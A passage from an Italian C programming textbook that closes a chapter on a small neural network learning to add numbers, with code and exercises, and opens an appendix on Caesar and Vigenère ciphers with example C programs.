il che dà un'idea della versatilità dei #define: ogni volta che usiamo RAND_VALUE, esso viene sostituito con una chiamata a rand() che ci restituisce un numero signed int compreso tra 0 e 32767. Dividendo per 32767 il risultato sarà ottenere sempre numeri tra 0 e 1 (utile no?), se poi sottraiamo 0.5 i numeri saranno fra -0.5 e 0.5. Vi prego di notare che 3.0518507e-5 è in pratica 1/32767, e con questo penso abbiamo affrontato la parte più complessa di tutto il progetto (e più matematica). Tale funzione ovviamente ha il limite della non portabilità. La soluzione di ciò è semplice, e quindi ve la lascio come esercizio [cfr. esercizi]

E.7 L'input

La rete appena creata è affamata di dati, è un campo fertile su cui far cresce una qualunque funzione, per esempio la somma. Ma come facciamo per leggere l'input? Nel caso di questo progetto, questa non è la parte più importante, quindi, anche per semplificare, si è supposta una struttura semplice del file di input composta da una serie di numeri divisi da ';', dove ogni tre numeri, il terzo è la somma del primo e del secondo. Questo restringeva le funzioni di input ad una sola funzione che restituisse il numero fino al prossimo ';': int get_data(float* data,int fd). La funzione restituisce un int settato ad -1 in caso di errore, e salva in data, il numero letto nel file fd a partire dalla posizione dell'ultima lettura fino al successivo ';'. Di questa funzione studiamo solo il ciclo principale, dopo i controlli su eventuali parametri invalidi:

```
curr_char=0;
while( ( status = read(fd,buf,sizeof(buf)) ) != 0){
    if(status<0)if(_DEBUG)perror(strerror(errno));
    ch=buf[0];
    if(ch == ';') break;
```

```
    if(ch == '\n')continue;
    if(ch != '.'  && ch != '-' && ( ch < 48 || ch > 57 )) {
        if(_DEBUG)fprintf(stderr,"invalid ch %d\n",ch);
        data = NULL;
        return -1;
    }
    if( ch == '.' ){
        if(is_dec){
            aux_str[curr_char++]=ch;
            aux_str[curr_char]='\0';
            fprintf(stderr,"invalid format: two '.' found in %s\n",aux_str);
            return -1;
}
        else
is_dec=1;
    }
    aux_str[curr_char++] = ch;
}
aux_str[curr_char]='\0';
```

grazie alla chiamata a read(), leggiamo un carattere per volta in buf (char buf[1]). Al primo ';' incontrato si esce dal ciclo, e quello letto finora si trova in aux_str. Notare come vengano ignorati i caratteri di nuova linea, e considerati validi solo i caratteri numerici, punto e '-'. La variabile is_dec serve solo per tenere a mente se abbiamo già incontrato un punto nel numero, per cui nel caso ce ne fossero due, l'espressione if(is_dec) ritornerebbe true al secondo passaggio, facendo comparire il messaggio d'errore (con immediata terminazione dell'esecuzione del programma). Ogni carattere valido viene salvato in aux_str, poi convertita in float da atof(char*). Detto questo, perchè non usare scanf()? Ottima idea per un semplice esercizio. [cfr. esercizi]

E.8 Signori, l'uscita è da questa parte

A questo punto la nostra rete è in grado di acquisire dei dati, quello di cui ci dovremmo interessare ora è come processarli per ottenere un qualche output. Il nostro output sarà il valore di propagazione (cfr. sopra) del neurodo di uscita, perciò sarà necessario trasportare il segnale attraverso l'hidden layer, fino al layer d'uscita, dove per segnale intendo un cambiamento di valore in neurodo. Detto in altri termini, quando la nostra rete leggerà una coppia valori, i neurodi di input cambieranno valore, assumendo quelli della nuova

coppia. A questo punto scorreremo tutti i neurodi del layer nascosto per calcolare il loro nuovo valore di propagazione (e poi di attivazione) ed infine calcoleremo il nuovo valore del neurodo d'uscita, che sarà il nostro output finale. Ci terrei adesso a ricordarvi le formule principali che ci permetteranno di compiere queste operazioni: per ogni singolo neurodo (a parte i neurodi d'input) vale la seguente formula per il valore di propagazione:

$$X = somma(x_i * w_i)$$

dove x_i è il valore di attivazione dell'i-esimo neurodo in entrata, e w_i è il peso della sinapsi con cui questo si collega. Ovviamente per i neurodi di input il discorso non vale, e per ognuno di loro il valore di propagazione sarà semplicemente uno dei valori di input. Per il valore di attivazione Y vale la seguente semplicissima formula:

$$\mathrm{Y} = \mathrm{X}$$

ovvero la nostra banalissima funzione lineare. Detto questo basterà applicare le formule su tutti i neurodi nel giusto ordine (input-¿hidden-¿output) per arrivare ad un qualche output.

- STEP 1: input layer
  Per i valori di input, considerando quanto detto prima, basterà il seguente codice:

```
//STEP 1:Read input values
for(i=0;i < net->input_layer->num_elements;i++){
    if((status = get_data(&temp,fd)) < 0){
        fprintf(stderr,"errore irreversibile, closing...\n");
        free_memory_nnet(net);
        return -1;
    }
    net->input_layer->elements[i]->prop_value=(_PRECISION)temp;
    net->input_layer->elements[i]->actv_value=(_PRECISION)temp;
}
```

  dove per ogni neurodo dell'input layer si legge un valore con get_data() e lo si assegna sia al valore di propagazione che di attivazione. Da notare che in caso di errore da get_data() e prima di terminare il programma, chiamiamo la funzione free_memory_nnet() che non fa altro che eseguire una free() per ogni malloc() chiamata per allocare memoria alla nostra rete, e della quale vi invito a studiare il codice nei sorgenti disponibili.

- STEP 2: hidden layer
  Adesso tocca aggiornare i valori di tutti i neurodi dell'hidden layer:

```
//PROPAGATE_INTO_LAYER
void propagate_into_layer(layer* lPtr){
    int i;
    neurodo* nPtr;
    for(i=0;i < lPtr->num_elements;i++){
        nPtr = lPtr->elements[i];
        nPtr->prop_value = propagate(nPtr);
        nPtr->actv_value = nPtr->actv_func(nPtr->prop_value);
    }
}
```

  la funzione scorre il layer dall'inizio alla fine, e per ogni neurone calcola il valore di propagazione grazie alla chiamata a propagate() di cui questo è il codice:

```
//PROPAGATE
_PRECISION propagate(neurodo* nPtr){
    _PRECISION aux_value=0;
    int i=0;
    for(i=0;i < nPtr->num_in_links;i++){
        aux_value += (nPtr->in_links[i]->weight * nPtr->in_links[i]->in-
//w * x
    }
    return aux_value;
}
```

  per ogni sinapsi che entra nel neurodo (in_links[i]) moltiplichiamo il suo peso weight per il valore di attivazione actv_value del neurodo dall'altra parte (le nostre xi, ricordate?). Nel caso dei neurodi hidden, questo for verrà eseguito 2 volte, una per ogni neurodo di input. Alla luce di quanto detto prima, la comprensione di questa funzione dovrebbe essere semplice, anche se bisogna fare molta attenzione (e pratica) con le strutture degli oggetti prima definiti, ed avere ben chiaro (e magari sottomano) il disegno della rete che ho schizzato prima.

- STEP 3:output layer
  Nel caso di questo singolo neurodo d'output, il discorso è lo stesso che ho fatto per i neurodi hidden, ricordando ovviamente che adesso la funzione propagate() eseguirà il for per ogni collegamento dello stesso neurodo con i neurodi dell'hidden layer.

E.9 Impariamo a fare le somme

Siamo arrivati alla parte più affascinante delle reti, quella che spiega come farà la nostra cara rete ad imparare a fare le somme. Come forse avrete intuito dalla procedura di calcolo dell'output, esso dipende sostanzialmente dai pesi della rete, quindi se prima abbiamo agito sui neurodi stessi, questa volta dovremmo andare a toccare i pesi delle sinapsi. Il nostro obiettivo sarà perciò:

1. leggere l'output desiderato (quello giusto);
2. calcolare di quanto dovremmo variare ogni singolo peso, dell'output layer prima e poi dell'hidden layer;
3. apportare queste modifiche.

Il quanto dovremmo variare è un valore preciso chiamato delta, e la procedura per trovarlo si chiama delta-rule. Esiste una procedura che calcola il delta per l'output layer, apporta le modifiche, poi calcola il delta per l'hidden layer e apporta di nuovo queste modifiche; essa è comunque esatta ma si dice che i matematici preferiscano la prima, per cui per rigorosità noi ci atterremo a questa.

E.10 La soluzione è...

Trovare il risultato desiderato o aspettato, è semplice, potremmo calcolare direttamente la somma dei due input (cfr. esercizi), ma s'è preferito mantenere nel file di dati anche il risultato, per cui basterà andare a leggerlo. Per farlo useremo ovviamente la funzione get_data() che continuerà a scorrere fino al prossimo ; e ci restituirà il valore. La scelta di questo metodo è dovuta sempre all'idea di espandibilità e generalità che deve sempre accompagnare una rete neurale: nel caso noi vorressimo spostarci non più sulla somma algebrica, ma su qualunque altra operazione, basterà scrivere il risultato di questa nel file di input.

NB: si potrebbe ovviare a questa in altro modo, senza inserire il risultato giusto nel file di input [cfr. esercizi].

Calcoliamo di quanto s'è sbagliata la rete nel modo più semplice, ovvero effettuando la differenza tra risultato atteso e risultato della rete. Con questo valore nelle nostre mani calcoliamo il delta per tutte i pesi delle sinapsi. La formula delta-rule (di cui forse allego una mini-dimostrazione alla fine in appendice al capitolo) ha due versioni a seconda che ci troviamo nell'output

o nell'hidden layer. Cominciamo con il caso di output.
La famosa delta-rule è la seguente:

$$d = ERROR * o'$$

dove ERROR è l'errore calcolato poco prima, e o' è la derivata della funzione di attivazione calcolata nel valore di attivazione del neurodo di output; tutto si risolve molto più semplicemente ricordando che la nostra funzione di attivazione è la funzione lineare, e quindi chiunque abbia perso un pò di tempo con la matematica sa che la sua derivata sarà costante (nel nostro caso uguale ad 1) quindi molto semplicemente la nostra delta-rule adattata è:

$$d = ERROR$$

semplice no? La funzione che fa tutto questo è comput_output_delta():

```
//COMPUTE_OUTPUT_DELTA
_PRECISION compute_output_delta(_PRECISION output_prop_value,_PRECISION des_o
    _PRECISION delta;
    delta = (des_out - linear(output_prop_value)) * linear_derivate(output_pr
    return delta;
}
```

dove ovviamente linear_derivate() restituisce sempre 1 (ma non gusta lasciare la chiamata alla funzione per rammentare la versione originale della delta-rule)

Vediamo come applicare tutto questo ai pesi, cominciando dai pesi fra l'output e l'hidden layer. Quello che dovremo fare è salvare nel campo delta delle sinapsi il valore di cui vogliamo modificare il peso, così da poter in futuro aggiornarlo. Nel caso di queste sinapsi il delta sarà uguale a:

$$delta = x_i * d * l$$

dove x_i è il valore di attivazione del neurodo hidden collegato, d è il delta calcolato prima (quello uguale ad ERROR per intenderci) e l si chiama - learning rate ed è un parametro costante (definito in neuralnet.h) usato per stabilire quanto la nostra rete dovrà dar retta agli errori, ovvero, più esso sarà alto e più la rete aggiornerà i suoi pesi in seguito ad un errore. Questo può portare a farla imparare più in fretta ma con il rischio di perdere in precisione, ovviamente un learning rate basso rallenta l'apprendimento ma lo rende più preciso. Vediamo quindi la funzione che applica questa formula a tutte queste sinapsi:

```
//UPDATE_OUTPUT_WEIGHTS
void update_output_weights(layer* lPtr,_PRECISION delta,_PRECISION l_rate){
    int i,j;
    sinapsi* sPtr;
    neurodo* nPtr;
    for(i=0;i < lPtr->num_elements;i++){
        nPtr = lPtr->elements[i];
        for(j=0;j < nPtr->num_in_links;j++){
            sPtr = nPtr->in_links[j];
            sPtr->delta = sPtr->in->actv_value*delta*l_rate; //o-hidden*delta*l_rate
        }
    }
}
```

essa riceve in input il layer e i valori necessari per completare la formula, poi cicla in tutti i neurodi di output (uno solo nel nostro caso) e per ognuno di loro cicla nelle sinapsi in entrata per applicare la formula di sopra.

Cerchiamo adesso di svolgere lo stesso compito anche sulle sinapsi tra il layer hidden e quello di input. In questo caso la delta-rule per calcolare dh (delta per i neurodi hidden) e':

$$dh = o' * w * v$$

o' ha lo stesso significato di prima (e sarà sempre uguale ad 1), w è il peso corrente su questa sinapsi e o è il valore di attivazione del neurodo di output. In realtà anche questa era (poco) più complessa, ma le condizioni in cui ci troviamo ci permettono di ridurla a:

$$dh = w * v$$

La formula per calcolare il campo delta della sinapsi è:

$$delta = v * dh * l$$

dove in questo caso v si riferisce al valore di attivazione del neurodo di input con cui siamo collegati. La funzione per il layer hidden, riunisce entrambe le formule al suo interno:

```
//UPDATE_HIDDEN_WEIGHTS
void update_hidden_weights(layer* lPtr,_PRECISION out_delta,_PRECISION l_rate){
    int i,j;
    _PRECISION delta;
    neurodo* nPtr;
```

```
    sinapsi* sPtr;
    for(i=0;i < lPtr->num_elements;i++){
        nPtr = lPtr->elements[i];
        delta = _ACTV_FUNCTION_DERIVATE(nPtr->prop_value)
        nPtr->out_links[0]->weight*out_delta; //w * delta of output neuron
        for(j=0;j < nPtr->num_in_links;j++){
            sPtr = nPtr->in_links[j];
            sPtr->delta = l_rate * delta * sPtr->in->actv_value;
        }
    }
}
```

sua organizzazione è la stessa del suo analogo per i neurodi nell'output, cambia ovviamente l'istruzione per il delta, che si comporta esattamente come detto poco fa nella formula (ovvio, ho scritto entrambe le cose io) .

E.11 Eseguire le modifiche

Trovato il nuovo valore del campo delta per ogni sinapsi, basterà ciclare in tutta la rete e per ogni sinapsi applicare quel delta sul peso:

```
//STEP 6:Update all weights
commit_weight_changes(net->output_layer);
commit_weight_changes(net->hidden_layer);
```

[...]

```
//COMMIT_WEIGHT_CHANGES
void commit_weight_changes(layer* lPtr){
    int i,j;
    neurodo* nPtr;
    sinapsi* sPtr;
    for(i=0;i < lPtr->num_elements;i++){
        nPtr = lPtr->elements[i];
        for(j=0;j < nPtr->num_in_links;j++){
            sPtr = nPtr->in_links[j];
    sPtr->weight += sPtr->delta;
            sPtr->delta = 0;
        }
    }
}
```

Per il layer hidden e output, e per ogni neurodo in essi, applichiamo il delta al peso delle sinapsi in entrata al neurodo. Da notare che dopo questa operazione il valore di delta viene resettato.

Forse non ci crederete, ma effettuando queste operazioni più e più volte, ovvero nell'ordine dei 300-400 cicli, la rete avrà imparato ad eseguire le somme con un margine di errore che va da 10^{-3} fino a 10^{-5}. Non male vero? Ognuno di questi cicli verrà chiamato epoca.

Riassumiamo perciò tutto in un bel for nel main(), e eseguiamolo per un numero di volte pari a max_epochs (che possiamo variare a nostro piacimento in init_net())

```
for(j=0;j< net->max_epochs;j++){
    //STEP 1:Read input values
    for(i=0;i < net->input_layer->num_elements;i++){
        if((status = get_data(&temp,fd)) < 0){
            fprintf(stderr,"errore irreversibile, closing...\n");
            free_memory_nnet(net);
            return -1;
        }
        net->input_layer->elements[i]->prop_value=(_PRECISION)temp;
        net->input_layer->elements[i]->actv_value=(_PRECISION)temp;
    }
    //STEP 2:Propagate values into hidden layer
    propagate_into_layer(net->hidden_layer);
    //STEP 3:Propagate values into output layer
    propagate_into_layer(net->output_layer);
    //STEP 4:Compute delta rule for the output layer
    if((status = get_data(&des_out,fd)) < 0){
        fprintf(stderr,"errore irreversibile, closing...\n");
return -1;
    } else {
        out_delta = compute_output_delta(net->output_layer->elements[0]->prop_value,
        update_output_weights(net->output_layer,out_delta,net->l_rate);
    }
    //STEP 5:Compute delta rule for the hidden layer
    update_hidden_weights(net->hidden_layer,out_delta,net->l_rate);
    //STEP 6:Update all weights
    commit_weight_changes(net->output_layer);
    commit_weight_changes(net->hidden_layer);
    net_output = net->output_layer->elements[0]->prop_value;
    printf("DES=%f\tERROR=%f\tOUT=%f\tDELTA=%f\n",des_out,
```

```
     (des_out-net_output),net_output,out_delta);
} //END MAIN LOOP
```

Questo è il cuore dell'apprendimento della nostra rete: vengono riassunti i 6 passi fondamentali che ho spiegato prima, con le varie chiamate alle funzioni da noi già analizzate. In più c'è la stampa di informazioni di debug sul risultato ottenuto dopo ogni epoca. Quello che voi dovreste vedere eseguendo il programma è che dopo un pò il valore di ERROR assume valori sempre più piccoli tendendo (si spera) a qualcosa di simile allo 0.

E.12 Test di valutazione

No, non vi preoccupate, non testiamo voi, stiamo parlando di testare la nostra povera rete. Un esamone finale per vedere se alla fine queste dannate somme algebriche le ha imparate come si deve. Dopo il loop di apprendimento possiamo provare perciò a introdurre due valori nella rete, propagare il segnale fino all'output, e vedere se il valore in uscita è la somma dei due input, o se ci si avvicina di poco.

```
do {
    printf("\nDo you want to test me? [Y/N]: ");
    ch = fgetc(stdin);
    while(fgetc(stdin) != EOF);
    if(ch == 'y' || ch == 'Y') test_net(net);
} while ( ch != 'n' && ch != 'N');
```

Questo bellissimo codice messo subito dopo il loop, chiede gentilmente se si vuole effettuare un test, e in caso affermativo chiama la funzione test_net() Finchè non gli risponderemo n o N, lui continuerà a chiedere; voi fate tutte le prove che volete, non siate clementi come commissione d'esame della vostra rete. Il ciclo while interno può sembrare inutile, ma ha la funzione di pulire lo stdin da eventuali caratteri in più digitati dall'utente. Senza di esso se l'utente scrivesse yyyyy per esempio, il ciclo continuerebbe per ogni carattere y più il carattere di fine linea al termine.

```
void test_net(neuralnet* net){
    _PRECISION x,y,out;
    _PRECISION des_out;
    printf("Testing!\n");
    printf("x:\t");
    scanf("%f",&x);
    printf("\ny:\t");
```

```
    scanf("%f",&y);
    out = test(net,x,y);
    des_out = x+y;
    printf("x:%f y:%f\t result:%f\n",x,y,(float)out);
    printf("error:%f\n",(float)(out - des_out));
}
```

La funzione test_net() si prenderà la responsabilità di chiedervi due numeri, calcolare l'output della rete con la funzione test() e stampare i risultati del test.

```
_PRECISION test(neuralnet* net,_PRECISION x, _PRECISION y){
    //fill inputs (shall I leave prop_value? is it used? I shall check it somewhen)
    net->input_layer->elements[0]->prop_value = x;
    net->input_layer->elements[0]->actv_value = x;
    net->input_layer->elements[1]->prop_value = y;
    net->input_layer->elements[1]->actv_value = y;
    //Propagate values into hidden layer
    propagate_into_layer(net->hidden_layer);
    //Propagate values into output layer
    propagate_into_layer(net->output_layer);
    return net->output_layer->elements[0]->actv_value;
}
```

funzione test() non è altro che la sorella minore del ciclo di apprendimento in main(). Esegue quindi tutti gli STEP, fino al 3 compreso, ovvero non deve effettuare alcune operazioni sul delta o sui pesi. Ricevuto l'output dalla rete lo restituisce a chiunque lo richieda.

E.13 Conclusioni

L'analisi del codice della nostra rete è finita. Ho omesso alcune parti, non meno interessanti ma più semplici, che ho creduto quindi essere comprensibili anche senza l'ausilio di una mia spiegazione. In caso mi fossi sbagliato vi prego di farmelo sapere al più presto cosicché io possa aggiungere parti di spiegazione anche su quelle. In fondo al capitolo ci sono molti esercizi specifici; in generale quello che vi posso consigliare e cercare di variare alcune parti della rete, provare a cambiare la funzione di attivazione (occhio che cambia anche la derivata e quindi la delta-rule in generale), provare a variare il parametro l etc. etc..

E.14 Esercizi pratici

Questi esercizi sono relativamente semplici e veloci, ma hanno un duplice scopo: primo, danno un'idea delle problematiche da affrontare quando si esamina un codice appena finito in cerca di miglioramenti; secondo, offre all'autore di questo capitolo una valida scusa per aver consegnato del pessimo codice, avendolo egli fatto solo per dare a voi la possibilità di migliorarlo.

1. Cercate di implementare la rete in modo tale che definendo _PRECISION sia come double che come float, la rete funzioni indifferentemente (anche se con ovvie variazioni di precisione) Suggerimento: quali sono le funzioni che notano la differenza tra double e float?

2. Modificare il #define di RAND_VALUE, in modo tale che il codice sia usabile su qualunque macchina Suggerimento: il range di un unsigned int è costante da macchina a macchina?

3. Modificate la rete in modo tale che sia possibile calcolare il valore desiderato direttamente, senza leggerlo da alcun file di input. Suggerimento: rammentate i puntatori a funzione e la loro utilità?

4. getdata() può essere superflua, se usiamo invece scanf(). Sostituite ogni chiamata a getdate() con scanf, facendo attenzione anche ai vari casi d'errore

E.15 Esercizi teorici

Pur non essendo le reti neurali protagoniste di questo capitolo (lo è bensì il C), ho pensato che qualcuno avrebbe in fin dei conti gradito poter andare avanti con la rete, usandola come metro e strumento di studio. Ecco perciò una serie di esercizi, tutti molto semplici, con il chiaro scopo di spingervi a smanettare.

1. Sperimentate quanto influisca il numero di neurodi hidden nella rete, sull'apprendimento della stessa. Suggerimento: guardate neuralnet.h per i vari #define delle dimensioni della rete.

2. Verificate se la rete è in grado di imparare altre operazioni. Suggerimento: il programma riceve come argomento un file di dati, provate a crearne più d'uno con diversi calcoli al loro interno.

3. Provate nell'esercizio 2 ad effettuare le verifiche con un'altra funzione di attivazione, per esempio la sigmoide. (di cui trovate il codice alla fine

di neuralnet.c) Suggerimento: Notate che se variate la funzione di attivazione, bisogna pure tener conto della sua derivate nella delta-rule e in altri punti del programma. Ricordate che le mie erano semplificazioni.

Appendice F

Divertirsi con il codice: gli algoritmi storici della crittografia

F.1 L'algoritmo di Cesare

L'algoritmo di Cesare si basa sul concetto di sostituzione monoalfabetica; ovvero, ad ogni lettera se ne fa corrispondere un'altra, secondo un determinato criterio. Cesare Augusto era solito far corrispondere, nei suoi messaggi, ad ogni carattere quello che lo succede di tre cifre nel rispettivo ordine lessicografico. Ovvero: invece di 'a', 'd', e 'c' in luogo di 'z'. In parole povere, si realizza la corrispondenza tra i due alfabeti assumendo un numero cardinale per ogni carattere, e giustapponendo i due alfabeti. Quindi, li si trasla della quantità voluta:

```
abcdefghijklmnopqrstuvz
   abcdefghijklmnopqrstuvz
```

e facendo corrispondere i caratteri rimasti fuori nella maniera che segue:

```
abcdefghijklmnopqrstuvz
uvzabcdefghijklmnopqrst
```

Tale operazione può essere schematizzata con la formula matematica

$$y = |x + 3|_{24}$$

La quale si legge:

$$y = (x + 3) modulo 24$$

Dove x è il numero d'ordine del carattere in chiaro (da 1 a 24 nel nostro esempio), 3 la quantità di cui si trasla, e la congruenza modulo 24 non è niente altro che il resto della divisione del risultato per 24. Questa operazione ha il significato di riassegnare, posto che si disponga di ventiquattro segni tipografici, le prime posizioni, rimaste scoperte, ai caratteri che invece eccedono, nella traslazione, il massimo valore assunto di 24. Per chiarezza, nel nostro sistema semplificato di 24 caratteri da 1 a 24:

$$x = char(z) = 24$$

$$x + 3 = 27$$

Ma... per il nostro alfabeto 27 non significa nulla! Quindi si divide 27 per ventiquattro, ottenendo come resto 3. Si assegna quindi il carattere 'c', corrispondente al terzo carattere dell'alfabeto convenzionale, che comparirà in luogo di 'z' nel testo cifrato.
Operando con i computer, risulta assai comodo, per simili operazioni, basarsi sul codice ASCII, composto di 256 caratteri o segni tipografici. Per completezza, riporto la tabella dei codici ASCII, ove fosse necessaria...

```
0 NUL    16 DLE    32      48 0    64 @    80 P    96 ‘   112 p
1 SOH    17 DC1    33 !    49 1    65 A    81 Q    97 a   113 q
2 STX    18 DC2    34 "    50 2    66 B    82 R    98 b   114 r
3 ETX    19 DC3    35 #    51 3    67 C    83 S    99 c   115 s
4 EOT    20 DC4    36 $    52 4    68 D    84 T   100 d   116 t
5 ENQ    21 NAK    37 %    53 5    69 E    85 U   101 e   117 u
6 ACK    22 SYN    38 &    54 6    70 F    86 V   102 f   118 v
7 BEL    23 ETB    39 ’    55 7    71 G    87 W   103 g   119 w
8 BS     24 CAN    40 (    56 8    72 H    88 X   104 h   120 x
9 HT     25 EM     41 )    57 9    73 I    89 Y   105 i   121 y
10 LF     26 SUB    42 *    58 :    74 J    90 Z   106 j   122 z
11 VT     27 ESC    43 +    59 ;    75 K    91 [   107 k   123 {
12 FF     28 FS     44 ,    60 <    76 L    92 \   108 l   124 |
13 CR     29 GS     45 -    61 =    77 M    93 ]   109 m   125 }
14 SO     30 RS     46 .    62 >    78 N    94 ^   110 n   126 ~
15 SI     31 US     47 /    63 ?    79 O    95 _   111 o   127 DEL
```

Di conseguenza, si dovrà operare in modulo 256, anzichè in modulo ventiquattro, sfruttando inoltre la possibilità di codificare tutti i caratteri che compaiono nel codice summenzionato.

Il sorgente che segue implementa quanto descritto sopra, dando la possibilità all'utente di scegliere il valore dello scostamento tra i due alfabeti.

```
 1  #include<stdio.h>
 2  #include<string.h>
 3  #include<math.h>
 4
 5  char nome_crittato[256];
 6  char nome_chiaro[256];
 7  int appoggio;/* N.B.: è un int per leggere l' EOF */
 8  int delta;
 9  FILE *crittato, *chiaro;
10
11  int main(int argc, char *argv[])
12  {
13    if( argc == 1 ){
14      /*
15                  Modalità interattiva
16                  ( Niente parametri da riga di comando )
17
18      */
19
20      printf("\tInserire nome del file da crittare\n");
21      fgets( nome_chiaro, 256, stdin );
22      fputs( nome_chiaro, stdout );
23
24
25      printf("\tInserire nome del file su cui scrivere\n");
26      fgets( nome_crittato, 256, stdin );
27      fputs( nome_crittato, stdout );
28
29
30    }
31    else if( argc != 3){
32      printf("\tUtilizzo:
33                \ncesare <file in chiaro><file di output crittato>");
34
35      exit(0);
36    }
37
38    else {
39      strcpy(nome_chiaro, argv[1]);
40      strcpy(nome_crittato, argv[2]);
41      printf("\tInserire la quantità di cui
```

```
42                        traslare gli alfabeti\n");
43      scanf("%d", &delta);
44      if ( crittato = fopen( nome_crittato, "wt" ) ) {
45
46        if ( chiaro = fopen( nome_chiaro, "rt" ) ) {
47
48          /*   Inizio Crittazione         */
49
50          while((appoggio = getc(chiaro)) != EOF )
51            {
52              /*  y = x+3 mod 256 */
53              appoggio = fmod( (appoggio+delta), 256);
54
55              putc(appoggio, crittato);
56            }
57          /*   Fine crittazione           */
58        }
59      }
60    }
61  }
62
```

Questo algoritmo può essere inoltre generalizzato impiegando per crittare, anzichè l'espressione:

$$y = |x + b|_{256}$$

l'espressione:

$$y = |ax + b|_{256}$$

nella quale compare un fattore intero 'a' che amplifica lo scostamento. Tuttavia, l'uso di un algoritmo di questo genere rende necessarie particolari attenzioni per la scelta di 'a' e di 'b', in quanto si devono evitare collisioni; vale a dire: non tutte le scelte di 'a' e di 'b' fanno sì che, ad un dato 'x' corrisponda uno ed un solo 'y'.

Una tale complicazione non è tuttavia giustificata dalla qualità dei risultati. Infatti, per astruse che possano essere le trasformazioni effettuate, ogni cifrario monoalfabetico del tipo summenzionato, risulta comunque facilmente attaccabile, come si vedrà in seguito. In dettaglio, il fatto che a cifra uguale corrisponda carattere uguale rende possibile un attacco di tipo statistico. Ad

esempio, sapendo che, nella lingua italiana la 'E' ricorre con una frequenza del 12% porterà a supporre che, per orripilante che possa apparire a schermo un qualsiasi simbolo, se ha una frequenza pari al 12% e si è adoperato un cifrario del tipo a sostituzione monoalfabetica, molto probabilmente, questo sarà proprio la 'E' che si tentava di nascondere... e così via.

Comunque, venendo a noi... Il sorgente sopra compila con la seguente riga di comando

```
$ cc cesare.c -lm -o cesare
```

Quindi, volendo crittare il testo di un autore sconosciuto contenuto nel file `testo.txt` basterà fare:

```
$ cesare testo.txt testo.critt
```

E quindi, quando il prompt reciterà:

```
Inserire la quantità di cui traslare gli alfabeti
```

Potremmo inserire, ad esempio: 12 ed otterremmo nel file `testo.critt` un qualcosa di indubbiamente orribile...

Per decrittare, basterà (visto che lo scostamento era +12) richiamare lo stesso programma come segue

```
$ cesare  testo.critt testo.in.chiaro
```

E fornire uno scostamento di -12, il che produrrà, come risultato, la decrittazione del file.

F.2 L'algoritmo di Vigenère

L'algoritmo crittografico di Vigenere fa parte dei cosiddetti cifrari polialfabetici. Ovvero, a carattere uguale nel messaggio cifrato corrispondono, in generale, caratteri diversi nel *ciphertext.* Quando mostreremo come è possibile rompere un cifrario (giacchè indubbiamente è possibile, specialmente per algoritmi semplici come quelli che stiamo prendendo al momento in considerazione...) apparirà evidente il vantaggio che comporta questa differenza; ma... non anticipiamo i tempi.

L'algoritmo di Vigenere si basa sull'impiego di una parola-chiave scelta dall'utente, e di una tabella, in base alla quale si può stabilire una corrispondenza tra coppie di caratteri; la tabella è costituita da una sequenza di alfabeti traslati nella maniera seguente:

```
abcdefghilmnopqrtsuvwxyz
bcdefghilmnopqrtsuvwxyza
cdefghilmnopqrtsuvwxyzab
defghilmnopqrtsuvwxyzabc
efghilmnopqrtsuvwxyzabcd
fghilmnopqrtsuvwxyzabcde
ghilmnopqrtsuvwxyzabcdeg
hilmnopqrtsuvwxyzabcdefg
ilmnopqrtsuvwxyzabcdefgh
lmnopqrtsuvwxyzabcdefghi
mnopqrtsuvwxyzabcdefghil
nopqrtsuvwxyzabcdefghilm
opqrtsuvwxyzabcdefghilmn
pqrtsuvwxyzabcdefghilmno
qrtsuvwxyzabcdefghilmnop
rtsuvwxyzabcdefghilmnopq
tsuvwxyzabcdefghilmnopqr
suvwxyzabcdefghilmnopqrt
uvwxyzabcdefghilmnopqrts
vwxyzabcdefghilmnopqrtsu
wxyzabcdefghilmnopqrtsuv
xyzabcdefghilmnopqrtsuvw
yzabcdefghilmnopqrtsuvwx
zabcdefghilmnopqrtsuvwxy
```

L'operazione di cifratura avviene scegliendo una parola chiave (password) di lunghezza arbitraria; quindi, questa viene ripetuta al di sotto della stringa di testo da crittare, come segue:

```
lamiastringadacrittare
chiavechiavechiavechia
```

Di qui, si trascrive nel *ciphertext* un carattere alla volta, ottenuto leggendo le coppie di caratteri contigui stringa-chiave e sostituendole con il valore che si legge in corrispondenza, come in una tavola pitagorica, nella riga corrispondente al carattere della stringa in chiaro e alla colonna della chiave. (O viceversa, si ottiene il medesimo risultato).

Così, crittando la stringa sopra, si ottiene il *ciphertext:*

```
lamiastringadacrittare
chiavechiavechiavechia
```

```
        nhuivxuy ....etc
```

Come di consueto, mostro di seguito il codice utile per realizzare una trasformazione analoga operando, anzichè sui caratteri dell' alfabeto sopra, sull'intero codice ASCII. Quindi, continueremo ad operare congruenze modulo 256 su files di testo. All'utente verrà richiesta una password arbitraria. E' importante sottolineare come la lunghezza della password non sia a priori nota, il che costituisce una ulteriore difficoltà per il potenziale decrittatore. Da questa necessità deriva gran parte della complessità del codice che riporto, in quanto, per ottimizzare le prestazioni del programma e l'impiego della memoria, ogni carattere che costituisce la password viene memorizzato in una lista puntata, di dimensioni non superiori a quelle di cui si ha bisogno, grazie all'allocazione dinamica della memoria. Il tutto avrebbe potuto essere realizzato, grazie al piú recente standard C99, con un array di dimensioni variabili; ma... è per ostentare il controllo sulla macchina che redigo queste note... non per rendermi troppo facile la vita :-) Appare tuttavia ovvio, ferme le considerazioni di cui sopra, che, tanto piú' lunga è la password, tanto migliore sarà la tenuta del messaggio che si vuole occultare. Una volta provveduto a memorizzare in una lista i caratteri che compongono la chiave, per ogni coppia (x,k) costituita dal carattere in chiaro e dal carattere corrispondente nella chiave, il programma salva su disco quanto restituito dalla funzione seguente:

```
int vigen( int x, int k)
{
        return ( (x + k) % 256);

}
```

Segue alfine, per il gaudio del lettore, il listato completo per crittare un arbitrario file con l'algoritmo di Vigenère:

```
1
2  #include<stdio.h>
3  #include<string.h>
4  #include<stdlib.h>
5
6  char nome_crittato[256];
7  char nome_chiaro[256];
8  int appoggio, crittochar;/* N.B.: è un int per leggere l' EOF */
```

```
 9  int kapp;
10  FILE *crittato, *chiaro;
11
12  struct chiave
13  {
14          int data;
15          struct chiave *next;
16  };
17
18
19  int vigen( int x, int k)
20  {
21          return ( (x + k) % 256);
22
23  }
24
25
26  int main(int argc, char *argv[])
27  {
28
29    struct chiave *key, *key_start;
30
31    if( argc == 1 ){
32      /*
33                  Modalità interattiva
34                  ( Niente parametri da riga di comando )
35
36      */
37
38      printf("\tInserire nome del file da crittare\n");
39      fgets( nome_chiaro, 256, stdin );
40      fputs( nome_chiaro, stdout );
41
42
43      printf("\tInserire nome del file su cui scrivere\n");
